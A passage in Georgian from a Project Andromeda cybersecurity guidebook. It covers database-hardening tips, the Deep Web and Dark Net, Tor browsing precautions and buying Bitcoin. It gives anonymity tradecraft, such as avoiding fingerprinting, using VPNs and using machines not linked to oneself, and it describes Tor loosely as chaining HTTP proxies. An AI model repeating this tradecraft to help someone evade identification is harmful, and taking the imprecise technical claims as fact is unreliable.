2) დაუშვებელია 1-ზე მეტი სწორი არგუმენტის დაფიქსირება. ანუ, მონაცემთა ბაზამ აპრიორი ყველა არგუმენტი უნდა ჩათვალოს მცდარად, გარდა 1 სწორი არგუმენტისა. ერთი არასწორი არგუმენტის არსებობის შემთხვევაში, მან არ უნდა დაუშვას წვდომა ვებ-ინფრასტრუქტურაზე.

3) განსაზღვრეთ სიმბოლოები, რომელთა შეყვანა შეუძლია მომხმარებელს. მაგალითად, თუ ის ავსებს საკუთარი ელ.ფოსტის ველს, მას უნდა შეეძლოს მხოლოდ დაშვებული სიმბოლოების გამოყენება. თუ ის ავსებს მობილური ტელეფონის ნომერს, ციფრების და პლიუსის გარდა მას არ უნდა შეეძლოს სხვა სიმბოლოების შეყვანა.

4) მონაცემთა ბაზაში უნდა იყოს მხოლოდ ის ველები, რომლებსაც იყენებთ.

5) აუცილებლად განაახლეთ თქვენი მონაცემთა ბაზა. როგორც წესი, ეს განახლებები მოიცავენ უსაფრთხოების „პაჩებს“, რომლებიც ავსებენ ახლად გამოვლენილ სისუსტეებს. თუ ამას დროულად არ გააკეთებთ, თქვენი მონაცემთა ბაზა იქნება დიდი რისკის ქვეშ.

6) ნებისმიერი უსაფრთხოების პროტოკოლი ადრე, თუ გვიან, გატყდება. ა.გ. აუცილებელია საკუთარი მონაცემთა ბაზის რეგულარული რეზერვირება (არქივირება). ანუ, ჰაკერის წარმატების შემთხვევაში, მალევე შეძლებთ თქვენი მონაცემის ბაზის აღდგენას. არ დაგავიწყდეთ მონაცემთა სარეზერვო ასლების დაშიფრვა.

# თავი 9. ინტერნეტის ბნელი მხარე (Deep Web)

სხვადასხვა ინფორმაციით, Deep Web მოიცავს ინტერნეტის 96-დან<sup>1</sup> 99%-მდე.<sup>2</sup> ანუ, ყველა ის ვებსაიტი, რომელიც იძებნება სტანდარტული ონლაინ სამიებო სისტემებით (Google, Bing და ა.შ.) შეადგენს 4-დან 1%-მდე. გამოდის, რომ ინტერნეტ სერვისების ყველაზე აქტიურმა მომხმარებლებმაც კი შეისწავლეს ინტერნეტ სივრცის მხოლოდ მცირედი ფრაგმენტი.

Deep Web-ს აქვს მრავალი სხვადასხვა დეფინიცია, მაგრამ ერთერთი ყველაზე გავრცელებული და საყოველთაოდ მიღებული არის:

**ინტერნეტ სივრცის ის ნაწილი, რომელიც არ იძებნება სტანდარტული ონლაინ სამიებო სისტემების მეშვეობით.**

თუ ვუგულებელყოფთ იმ გარემოებას, რომ ონლაინ ინდექსირების გარდა ეს არის ადგილი, სადაც ხდება კიდევ მრავალი რამ, ზემოაღნიშნული დეფინიცია საკმაოდ ზუსტია.

ადამიანი, რომელიც ქმნის ვებ-საიტს ან ვებ-გვერდს Deep Web-ზე მოქმედებს გარკვეული მოტივაციით - მას არ უნდა, რომ მისი ვებ-საიტის შესახებ იცოდეს ბევრმა ადამიანმა. თითქოს, რაც უფრო პოპულარულია ვებ-საიტი, მით მეტი მოგება უნდა ჰქონდეს მის მფლობელს და ერთი შეხედვით, არ არსებობს ლოგიკური მიზეზი, რომ ვებ-საიტის მეპატრონემ ამაზე თქვას უარი. მიუხედავად ამისა, მიზეზი არსებობს - ანონიმურობა.

ანონიმურობას აქვს უამრავი განმაპირობებელი მიზეზი. ზოგი ავრცელებს ისეთ ინფორმაციას, რომლის გამო შესაძლოა ის გახდეს შურისძიების მიზანი. ზოგს უბრალოდ არ სურს, რომ მისი ვებ-საიტი იყოს მასთან ასოცირებული. ზოგიც, იყენებს ამ მას უკანონო ქმედებების განხორციელებისთვის.

**Deep Web-ის იმ ნაწილს, რომელიც უშუალოდ ეწევა დანაშაულებრივ საქმიანობას, ეწოდება Dark Net.**

ალბათ არცერთი ვებ სივრცე არ არის მოცული ისეთი ბუნდოვნებით, კონტრავერსიით და მისტიურობით, როგორც Dark Net. ჰაკერული ჟანრის ფილმების მოყვარულთათვის ეს სივრცე უნდა იყოს ცნობილი მხატვრული ფილმებიდან „Anonymous“, „Dark Web“ და ა.შ. ნაწილობრივ ამ ფილმებმა, ნაწილობრივ სტატიებმა პოპულარულ მედიაში, მიაწვდინა Dark Net-ს ერთგვარი მიმზიდველობა, რის შედეგადაც ის ასე განვითარდა და მისი მომხმარებლების რაოდენობა ყოველწლიურად მატულობს.

უკანასკნელი ძალიან საინტერესოა არაკეთილსინდისიერი ადამიანებისთვის, რადგან Dark Net-ზე არალეგალური სერვისების ოდენობა აჭარბებს ჩვეულებრივი ადამიანის ფანტაზიას. ეს არის ადგილი, სადაც მსურველი შეძლებს შეიძინოს მავნებელი პროგრამული უზრუნველყოფა, მოპარული საბანკო ბარათები, კრიპტოვალუტა, ნარკოტიკული საშუალებები, არასრულწლოვანთა პორნოგრაფია, ადამიანის ორგანოები და ადამიანებიც კი (ტრეფიკინგი). ეს არის მხოლოდ მცირე ჩამონათვალი, რადგან Dark Net იმდენად ვრცელია, რომ შეუძლებელია სრული ასორტიმენტის განსაზღვრა.

Deep Web-ზე და Dark Web-ზე კომერცია (ვაჭრობა) ძირითადად მიმდინარეობს კრიპტოვალუტის მეშვეობით. შესაძლოა ითქვას, უკანასკნელი იმიტომ გახდა ასეთი პოპულარული, რომ მისი დინების გაკონტროლება პრაქტიკულად შეუძლებელია და ის გამოიყენება ისეთი საქონლის შესაძენად, რომლის შესყიდვა იქნებოდა სახიფათო ჩვეულებრივი საბანკო გადარიცხვების მეშვეობით.

ერთი შეხედვით, Dark Net არის იდეალური ადგილი სწრაფი არაკანონიერი შემოსავლების მოპოვებისთვის, თუმცა სინამდვილეში ეს ასე არ არის. ის გაჯერებულია კიბერ თაღლითებით, რომელთაც ძალიან კარგად იციან Dark Net-ის სტუმრების მერკანტილური ბუნება და წარმატებით ახორციელებენ მათი ამ სისუსტის ექსპლოატაციას. კერძოდ, Dark Net-ის კომერციულ საიტებზე კიბერ თაღლითები სთავაზობენ გაუფრთხილებელ კლიენტებს ფანტასტიურ გარიგებებს, მაგალითად: „შეიძინე 500\$-ად საბანკო ბარათები პინ კოდებით, რომლებზეც დევს 25000\$.“ და ა.შ. სწრაფი შემოსავლების მიღების მსურველები ადვილად ეგებიან ამ ძველ თაღლითურ სქემაზე და ყოველდღიურად ურიცხავენ კიბერ თაღლითებს მილიონობით დოლარს.

უსამართლო იქნებოდა იმის თქმა, რომ, იშვიათ შემთხვევებში, Dark Net-ის მომხმარებლები მართლაც არ ახორციელებენ მომგებიან გარიგებებს, თუმცა უფრო ხშირად ეს ატარებს გამონაკლისის ხასიათს, ვიდრე ჩვეულებრივი მოვლენის. მაგალითისთვის, Dark Net-ში არსებობენ ადამიანები, რომლებსაც აქვთ აწყობილი არალეგალური ბიზნესი (განსაკუთრებულად ნარკოტიკული საშუალებებით ვაჭრობა) და არ სურთ საკუთარი რეპუტაციის შელახვა.

არალეგალური კომერციის საწარმოებლად, გამყიდველის რეპუტაცია არის Dark Net-ის ერთერთი უმნიშვნელოვანესი ფაქტორი. სწორედ ამ ფაქტორით იზომება ნდობა გამყიდველისადმი. Dark Net-ზე რეპუტაციას აქვს სხვადასხვა სახე. ზოგ ვებ-საიტზე, რეპუტაციის განმსაზღვრელია Facebook-ის ტიპის „Like“-ები, ხოლო ზოგ ვებსაიტზე კლიენტებს შეუძლიათ დატოვონ დადებითი, ან უარყოფითი კომენტარი შენაძენთან და გამყიდველთან დაკავშირებით. ეს გარემოებაც კარგად არის ცნობილი კიბერ თაღლითებისთვის. ამიტომაც, Dark Net-ზე ხშირად გადააწყდებით ყალბ კომენტარებს და მოწონებებს.

ზოგჯერ, მთლიანი ვებ-საიტები დაწყებული სავაჭრო ასორტიმენტით, დამთავრებული მრავალი ადამიანის კომენტარებით სინამდვილეში შექმნილია ერთი ადამიანის, ან ჯგუფის მიერ. ლოგიკურია, რომ ასეთი ვებსაიტის მიზანია მხოლოდ სტუმრების მოტყუება. Dark Net-ზე ძალიან რთულია ყალბი და ნამდვილი

<sup>1</sup> <https://medium.com/@zayedrais/the-deep-web-is-96-of-the-internet-google-know-only-4-of-it-819cd-53fa7c6>

<sup>2</sup> <https://curiosity.com/topics/the-deep-web-is-the-99-of-the-internet-you-cant-google-curiosity/>




ვებ-საიტის გარჩევა, რადგან ყველა გამოიყურება პრიმიტიულად და დამწყებ ვებ-დიზაინერსაც კი შეუძლია მათი ასლების გაკეთება. შესაბამისად, თუ განსაკუთრებით დაკვირვებული მომხმარებელი არ ხართ, ვერ გაარჩევთ ასეთ ვებ-საიტებს.

Deep Web-ზე შესასვლელად გამოიყენება სპეციალური ვებ-ბრაუზერები. ანუ, სტანდარტული ვებ-ბრაუზერებით ამ სივრცეში ვერ მოხვდებით. ნაწილობრივ ეს კარგიც არის, რადგან პოპულარული ვებ-ბრაუზერების უსაფრთხოების მექანიზმები არ არის გათვლილი ასეთი გარემოსთვის. საქმე იმაშია, რომ ასეთი ვებ-ბრაუზერები გათვლილია მომხმარებლის კომფორტზე და ვებ-საიტებში ჩაშენებული სკრიპტების ოპტიმალურ ფუნქციონირებაზე. Dark Net-ის შემთხვევაში კომფორტი და ვებ-საიტების ოპტიმიზაცია არის უკანასკნელი, რაზეც უნდა ფიქრობდეს სტუმარი, რადგან არაკეთილსინდისიერი ადამიანები იყენებენ ამ ფუნქციებს სხვადასხვა დანაშაულებრივი მიზნების მისაღწევად. მაგალითად, მათ შეუძლიათ თქვენი ვებ-ბრაუზერის ე.წ. „Fingerprinting“, რაც გამოიყენება მომხმარებლის იდენტობის და გეოლოკაციის დასადგენად. ამიტომაც, პოპულარულ ვებ-ბრაუზერებს უბრალოდ არ გააჩნიათ შესაძლებლობა ეწვიონ Dark Web-ის საიტებს.



Dark Web-ზე შესასვლელად გამოიყენება ვებ-ბრაუზერები, რომელთაც აქვთ უსაფრთხოების გაცილებით უფრო დახვეწილი მექანიზმები, მაგალითად **Tor Browser**. ის ხელმისაწვდომია სხვადასხვა ოპერაციული სისტემებისთვის, მათ შორის მობილური პლატფორმებისთვისაც. ამავდროულად, Tor Browser-ს ავტომატურად გადაჰყავხართ ანონიმურ რეჟიმში, რა დროსაც ინილბება თქვენი ნამდვილი IP მისამართი და გამოიყენება HTTP Proxy.

შესაბამისად, Deep Web-ის, თუ ჩვეულებრივ ვებსაიტებს, რომელთაც ეწვევით, არ გამოუჩნდებათ თქვენი ნამდვილი IP მისამართი. ანონიმურობის სტანდარტის ასამაღლებლად, გამოიყენება სპეციალური მარშრუტიზაციის სქემა, რა დროსაც, კავშირი მიედინება რამდენიმე HTTP Proxy-ს მეშვეობით. სქემატურად ეს გამოიყურება ასე:



როგორც ხედავთ, კავშირი იწყება საქართველოს IP მისამართიდან, მიედინება ესპანეთის IP მისამართით და სინგაპურის IP მისამართის გავლით უერთდება ვებსაიტს, რომელიც მოითხოვს მომხმარებელმა.

ასეთი კავშირი სანდოა, თუ Tor Browser-ის მოხმარებელი თავად არ დაუშვებს შეცდომას და არ ჩაწერს ბრაუზერზე მაგალითად „პლაგინს“. ზოგადად, Tor Browser-ის ოფიციალური ვებ-საიტი გირჩევთ არ გამოიყენოთ „პლაგინები“.

არსებობს არაერთი კონტრავერსია Tor Browser-თან მიმართებაში. ზოგი მკვლევარი ამბობს, რომ ის არ არის სანდო, რადგან სინამდვილეში მას აკონტროლებენ საგამომიებო სამსახურები. სხვები იუწყებიან, რომ ის სრულიად ანონიმურია. ჭეშმარიტების დადგენა რთულია, თუმცა არსებობს ერთი უცვლელი ფაქტი - თუ არ იდენთ დანაშაულს, Dark Web-ის სტუმრობა და დათვალიერება არ არის დანაშაული.

თუ სტანდარტული ვებ-საიტები ბოლოვდება „.com“, „.co.uk“, „.de“, „.ge“ და ა.შ., Deep Web-ის საიტები ბოლოვდება „.onion“-ით. სახელწოდებებიც, როგორც წესი, განსხვავდებიან სტანდარტულისგან, მაგალითად [expyuzz4wqyqhjn.onion/](http://expyuzz4wqyqhjn.onion/). ას არის Tor Browser-ის ვებსაიტი Deep Web-ში. როგორც უკვე აღვნიშნე, Deep Web-ზე შესვლას ვერ მოახერხებთ ჩვეულებრივი ვებ-ბრაუზერებით.

ლოგიკური მიზეზების გამო, ამ სახელმძღვანელოში არ იქნება ჩამოთვლილი პოპულარული Deep Web და Dark Web საიტები. თუმცა, მათი მისამართების პოვნა ძალიან ადვილია ონლაინ საძიებო სისტემების მეშვეობით.

Deep Web-ის საიტების დათვალიერებისას გაითვალისწინეთ ეს რეკომენდაციები:

- 1 არასდროს გაამჟღავნოთ თქვენი იდენტობა და ნამდვილი საკონტაქტო ინფორმაცია. Deep Web სივრცეში გირჩევთ გამოიყენოთ Deep Web-ის ელ. ფოსტა, მაგალითად Torbox, ან სხვა დაცული ელ. ფოსტა Deep Web-ის ან მის გარეთ;
- 2 დააყენეთ Tor Browser-ი მაქსიმალური უსაფრთხოების დონეზე;
- 3 Deep Web-ზე კონტაქტის დასამყარებლად გამოიყენეთ Jabber მესენჯერი;
- 4 არ გაადიდოთ Tor Browser-ის ფანჯარა (Fullscreen-ში არ გამოიყენოთ). ეს შეამცირებს აკეთილსინდისიერი მომხმარებლების შანსებს მოახდინონ თქვენი „Fingerprinting“;
- 5 არავითარ შემთხვევაში არ გამოიყენოთ Dark Web-ში არსებული კრიპტოვალუტის შეძენის/გაცვლის სერვისები. უმეტესობა შექმნილია კრიპტოვალუტის მოსაპარად!
- 6 არ ენდოთ სხვა მომხმარებლებს, განსაკუთრებით რამის შეძენის თვალსაზრისით. გახსოვდეთ, რაც უფრო მომგებიანია გარიგება, მით მეტი შანსია, რომ ის იყოს თაღლითური;
- 7 გასაყიდი ნივთების და სერვისების უმრავლესობა არის უკანონო, ან მოპოვებული არაკანონიერი გზით. თუ ხართ დამწყები, პროფესიონალი მაინც შეძლებს თქვენი ვინაობის გარკვევას და შემდომ შანტაჟირებას. ჯობს მოერიდოთ არალეგალურ საქონელს.
- 8 გახსოვდეთ, რომ თაღლითები ქმნიან ნამდვილი Deep Web-ის საიტების ზუსტ ასლებს და არსებობს პრაქტიკული მეთოდი გაერკვიოთ, ნამდვილია საიტი, თუ არა. Deep Web-ში თითქმის ყველა URL მისამართი გამოიყურება ასე - [expyuzz4wqyqhjn.onion/](http://expyuzz4wqyqhjn.onion/). ამიტომაც, თაღლითს ადვილად შეუძლია შეძენას ასეთი გაურკვეველი URL მისამართის მქონე საიტი და გაასაღოს ის, როგორც სხვა.
- 9 მიუხედავად Tor Browser-ის უსაფრთხოების პროტოკოლებისა, ჯობს გამოიყენოთ VPN სერვისიც. ასევე, ჯობს გამოიყენოთ კომპიუტერული სისტემა და ინტერნეტ კავშირი, რომელიც არ არის ასოცირებული თქვენთან, ან თქვენს ნათესავებთან.

# თავი 9.1. კრიპტოვალუტის უსაფრთხო შეძენა / გაყიდვა

Deep Web-ზე არის უამრავი სერვისი, რომელიც სრულად მოქცეულია კანონიერების ჩარჩოებში. ასეთი სერვისებია, მაგალითად საავტორო ელექტრონული სახელმძღვანელოები, აპლიკაციები, ხელოვნების ნიმუშები და ა.შ. მიუხედავად კანონიერებისა, შესაძლოა გამყიდველს არ სურდეს საკუთარი ვინაობის გამჟღავნება. ასეთ დროს, საფასურის გადახდას ის მოგთხოვთ კრიპტოვალუტაში. ეს აბსოლუტურად ნორმალურია და არ შეიცავს დანაშაულის ნიშნებს. უფრო მეტიც, შესაძლოა თქვენც გასურდეთ ანონიმურობის შენარჩუნება და ვაჭრობა კრიპტოვალუტის მეშვეობით. ამისთვის დაგჭირდებათ კრიპტოვალუტის საფულის შექმნა.



მოგეხსენებათ, ყველაზე პოპულარული და გავრცელებული კრიპტოვალუტა არის Bitcoin. ამავდროულად ის არის პირველი კრიპტოვალუტა, რომელიც მოექცა საერთაშორისო ცირკულაციაში. სხვებთან შედარებით, ის მეტნაკლებად სტაბილურია და დაცული. თუმცა, დამატებითი ოპერაციების ჩატარების გარეშე, მისი ანონიმურობის ხარისხიც შედარებით ნაკლებია, რადგან ყველა ხედავს, თუ სად მიედინება კონკრეტული ტრანსაქცია. კრიპტოვალუტა Monero-ს შემთხვევაში, ტრანსაქციები არის დამალული. მიუხედავად ამისა, Monero არ არის იმდენად გავრცელებული, როგორც Bitcoin და მას იყენებს ნაკლები ონლაინ კომერცია.

Bitcoin-ის საფულეს შექმნა არის ძალიან მარტივი. არსებობს სამი ტიპის საფულე - ① ვებ საფულე, ② პროგრამული უზრუნველყოფა სხვადასხვა ოპერაციული სისტემებისთვის და ③ ფიზიკური საფულე (ხშირად USB მოწყობილობის სახით). ვებ საფულე ნაკლებად სანდოა, რადგან მასზე არასანქცირებული წვდომის მიღება გაცილებით უფრო მარტივია, ვიდრე პროგრამულ უზრუნველყოფაზე. მეორე მხრივ, თუ ჰაკერმა შეძლო თქვენი კომპიუტერული სისტემის ხელყოფა, ის ასევე მიიღებს წვდომას თქვენს კრიპტო ვალუტის საფულეზე. ყველაზე სანდოა, რა თქმა უნდა, არის კრიპტოვალუტის ფიზიკური საფულე, მაგრამ ის არ არის მოსახერხებელი გამოსაყენებლად. ამიტომაც, გირჩევთ იქონიოთ კრიპტოვალუტის საფულე პროგრამული უზრუნველყოფის სახით.

თვითონ Bitcoin-ს აქვს **ოფიციალური საფულე**, რომელიც მუშაობს სტაბილურად და სწორი გამოყენების შემთხვევაში, მისი ხელყოფა პრაქტიკულად შეუძლებელია. არ გირჩევთ მესამე პირების მიერ შექმნილ პროგრამულ საფულეებს, რადგან მათი საანდოობა ეჭვქვეშაა.

მას შემდეგ, რაც დაარეგისტრირებთ Bitcoin-ის საფულეს, შეგიძლიათ მისი შეძენა. ამისთვის არსებობს რამდენიმე სხვადასხვა ვარიანტი:

① იდენტო Bitcoin-ს ონლაინ Exchange-ებზე. არსებობს უამრავი ასეთი სერვისი,

მაგრამ გირჩევთ გამოიყენოთ <https://cex.io/>. ეს სერვისი უკვე წლების მანძილზე დაცდილია და პრობლემა არასდროს შეუქმნია.

② ქართული კრიპტოვალუტის შეძენის და განაღდების სერვისი <https://cryptomat.ge/>. ეს სერვისიც დაცდილია და მუშაობს ელვისებრად სწავად. კრიპტოვალუტის ტრანზაქციების თვალსაზრისით, მუშაობის სისწრაფე მნიშვნელოვანი გარემოებაა, რადგან, ფუნქციონირების სპეციფიკიდან გამომდინარე, ზოგი ტრანსაქციის შესრულება საჭიროებს 24 საათზე მეტს.

Bitcoin-ზე გადარიცხვები წარმოებს შემდეგი პრინციპით. მყიდველი უთითებს ადრესატის Bitcoin-ის მისამართს, ან მობილური ხელსაწყოს მეშვეობით ასკანერებს სპეციალურ QR კოდს, რომელიც შეიცავს მიმღების მისამართს. როგორც წესი, ონლაინ გამყიდველი გთხოვთ მისი QR კოდის დასკანირებას. ამის გაკეთება შეგიძლიათ Bitcoin-ის აპლიკაციიდან, რა დროს ტრანსაქციის ოდენობა ავტომატურად აისახება მობილურ ხელსაწყოზე. დარწმუნდით, რომ ოდენობა ნამდვილად ისეთია, რომელზეც შეთანხმდით. ზოგჯერ, თაღლითები უთითებენ უფრო დიდ თანხას.

გაითვალისწინეთ, რომ გადარიცხვა არ წარმოებს მომენტალურად. ამისთვის საჭიროა გარკვეული დრო, რათა Blockchain-ის სისტემაში მყოფმა სხვა კომპიუტერულმა სისტემებმა დაამოწმონ ტრანსაქციის ვალიდურობა. თუ გადაიხდით დამატებით თანხას, ეს პროცესი ჩაივლის გაცილებით უფრო სწრაფად.

## უსაფრთხოების ჩაოქმედება

① არ შეიძინოთ კრიპტოვალუტა Deep Web-ზე, სადაც ზოგი სერვისი მომწოდებელი დაგპირდებათ, რომ თქვენ შეინარჩუნებთ აბსოლუტურ ანონიმურობას. კიბერ თაღლითებმა იციან, რომ კრიპტოვალუტის მსურველს ხშირად ხიბლავს ანონიმურობა და იყენებენ ამას კლიენტების მოსატყუებლად. Deep Web-ზე კრიპტოვალუტის საფულის ქონა ძალიან სახიფათოა;

② თუ იყენებთ პროგრამულ საფულეს, დარწმუნდით, რომ ამ კომპიუტერულ სისტემაზე წვდომა გაქვთ მხოლოდ თქვენ. არავითარ შემთხვევაში არ დააყენოთ კრიპტოვალუტის პროგრამული საფულე ისეთ კომპიუტერულ სისტემაზე, სადაც ასევე აყენია არალიცენზირებული პროგრამები;

③ კრიპტოვალუტის განაღდებისთვის გამოიყენეთ კრიპტოვალუტის ბანკომატები, მაგალითად ქართული Cryptomat. ამ შემთხვევაში მოგიწევთ განაღდების პროცენტის გადახდა, მაგრამ თანხას ნამდვილად გაანაღდებთ. თუ გადაწყვეტთ კრიპტოვალუტის გადმოტანას თქვენს საბანკო ანგარიშზე ონლაინ Exchange-ების მეშვეობით, გაითვალისწინეთ, რომ აქაც უამრავი თაღლითია. შეასრულეთ ოპერაციები მხოლოდ სანდო გადამყიდველებთან (მიაქციეთ ყურადღება მათ რეპუტაციას).



## ეხოებითი დასასხიდი

ამ ეტაპზე, თქვენ დაასრულეთ სახელმძღვანელო. მხოლოდ ამ ეტაპზე! როგორც დაგპირდით, ამ სახელმძღვანელოს ბოლო არ ექნება, რადგან ის მუდამ განახლებად და თქვენ, როგორც პროექტ ანდრომედას წევრი, მიიღებთ სამუდამო წვდომას განახლებებზე. შესაბამისად, ეს ცოდნის საბადო არასდროს არ ამოილევა! ამიტომაც, დარწმუნდით, რომ გაქვთ სახელმძღვანელოს ბოლო ვერსია. ის წერია ამ გვერდზე და ჩვენს ვებსაიტზეც. თუ, ტექნიკური შეცდომის, შედეგად, თქვენ არ გაქვთ უკანასკნელი ვერსია, აუცილებლად დაგვიკავშირდით!

მადლობა, რომ შეიძინეთ ჩვენი სახელმძღვანელო. ამით, თქვენ მნიშვნელოვნად დაეხმარეთ კომპიუტერული ტექნოლოგიების შესწავლის განვითარებას ქართულენოვანი საზოგადოებისთვის. ალბათ მიაქცევდით ყურადღებას, რომ პროექტ ანდრომედას კურსების უმრავლესობა არის უფასო და ხელმისაწვდომი ნებისმიერი მსურველისთვის. მიუხედავად ამისა, კომპანიაში არიან დასაქმებული ადამიანები, რომლებიც არ იშურებენ დროს და ძალისხმევას, რათა გააუმჯობესონ საქართველოს კომპიუტერული ტექნოლოგიების განათლების ხარისხი. თანხა, რომელიც თქვენ გადაიხადეთ ამ სახელმძღვანელოში განაწილდება ამ ადამიანებზე. კიდევ ერთხელ მადლობა ამისთვის.

თუ აქამდე არ გინახავთ, აუცილებლად გადადით პროექტ ანდრომედას ოფიციალურ ვებსაიტზე. იქ აღმოაჩენთ ძალიან საინტერესო ინფორმაციას კიბერ უსაფრთხოების, ეთიკური ჰაკინგის და პროგრამირების შესახებ.

ასევე, გჩუქნით პითონის უფასო სახელმძღვანელოს ქართულ ენაზე! გადმოსაწერად, ეწვიეთ ამ ბმულს:

<https://theprojectandromeda.com/python-3-7-free-guidebook/>

პროექტ ანდრომედამ ცისკოსთან ერთად შეიმუშავა კიბერ უსაფრთხოების კიდევ ერთი სახელმძღვანელო. ისიც ხელმისაწვდომია უფასოდ ამ ბმულზე:

<https://theprojectandromeda.com/cisco-andromeda-course/>

თუ მოგეწონათ ეს სახელმძღვანელო და სხვა სასწავლო კურსები, რომლებსაც გთავაზობთ პროექტი ანდრომედა, გთხოვთ დაგვიტოვოთ პოზიტიური შეფასება Facebook გვერდზე. ამით, თქვენ ძალიან დაგვეხმარებით! თუ არ იცით, როგორ უნდა დატოვოთ შეფასება, უყურეთ ამ ონლაინ გაკვეთილს:

ონლაინ ვიდეო  
ბაკავითილი



პროექტი ანდრომედა გეგმავს კიდევ არაერთი საინტერესო კურსის შემუშავებას. თქვენ, როგორც ანდრომედას წევრს გეკუთვნით კიბერ უსაფრთხოებასთან და ეთიკურ ჰაკინგთან დაკავშირებული ყველა კურსი უფასოდ!

სახელმძღვანელოს დასრულების შემდეგ, შეგიძლიათ გაიაროთ გამოცდა. თუ გამოცდას წარმატებით ჩააბარებთ, გადმოგეცემათ პროექტ ანდრომედას საერთაშორისო სერთიფიკატი.



ძალიან გთხოვთ, არ გაავრცელოთ ეს სახელმძღვანელო! ის გათვლილია ინდივიდუალური გამოყენებისთვის, რაზეც ჩვენ მივუთითეთ შეძენის პირობებში. თუ ამ თხოვნას არ გაითვალისწინებთ და ეს სახელმძღვანელო მოხვდება ღია ცირკულაციაში, თქვენი ანდრომედას წევრობა სამუდამოდ გაუქმდება. შესაბამისად, აღარ მიიღებთ განახლებებს და ჩვენი ოპერატორებიც აღარ დაგვიკავშირდებიან. დაგვიდექით მხარში და ერთად ვაკეთოთ კეთილი საქმე!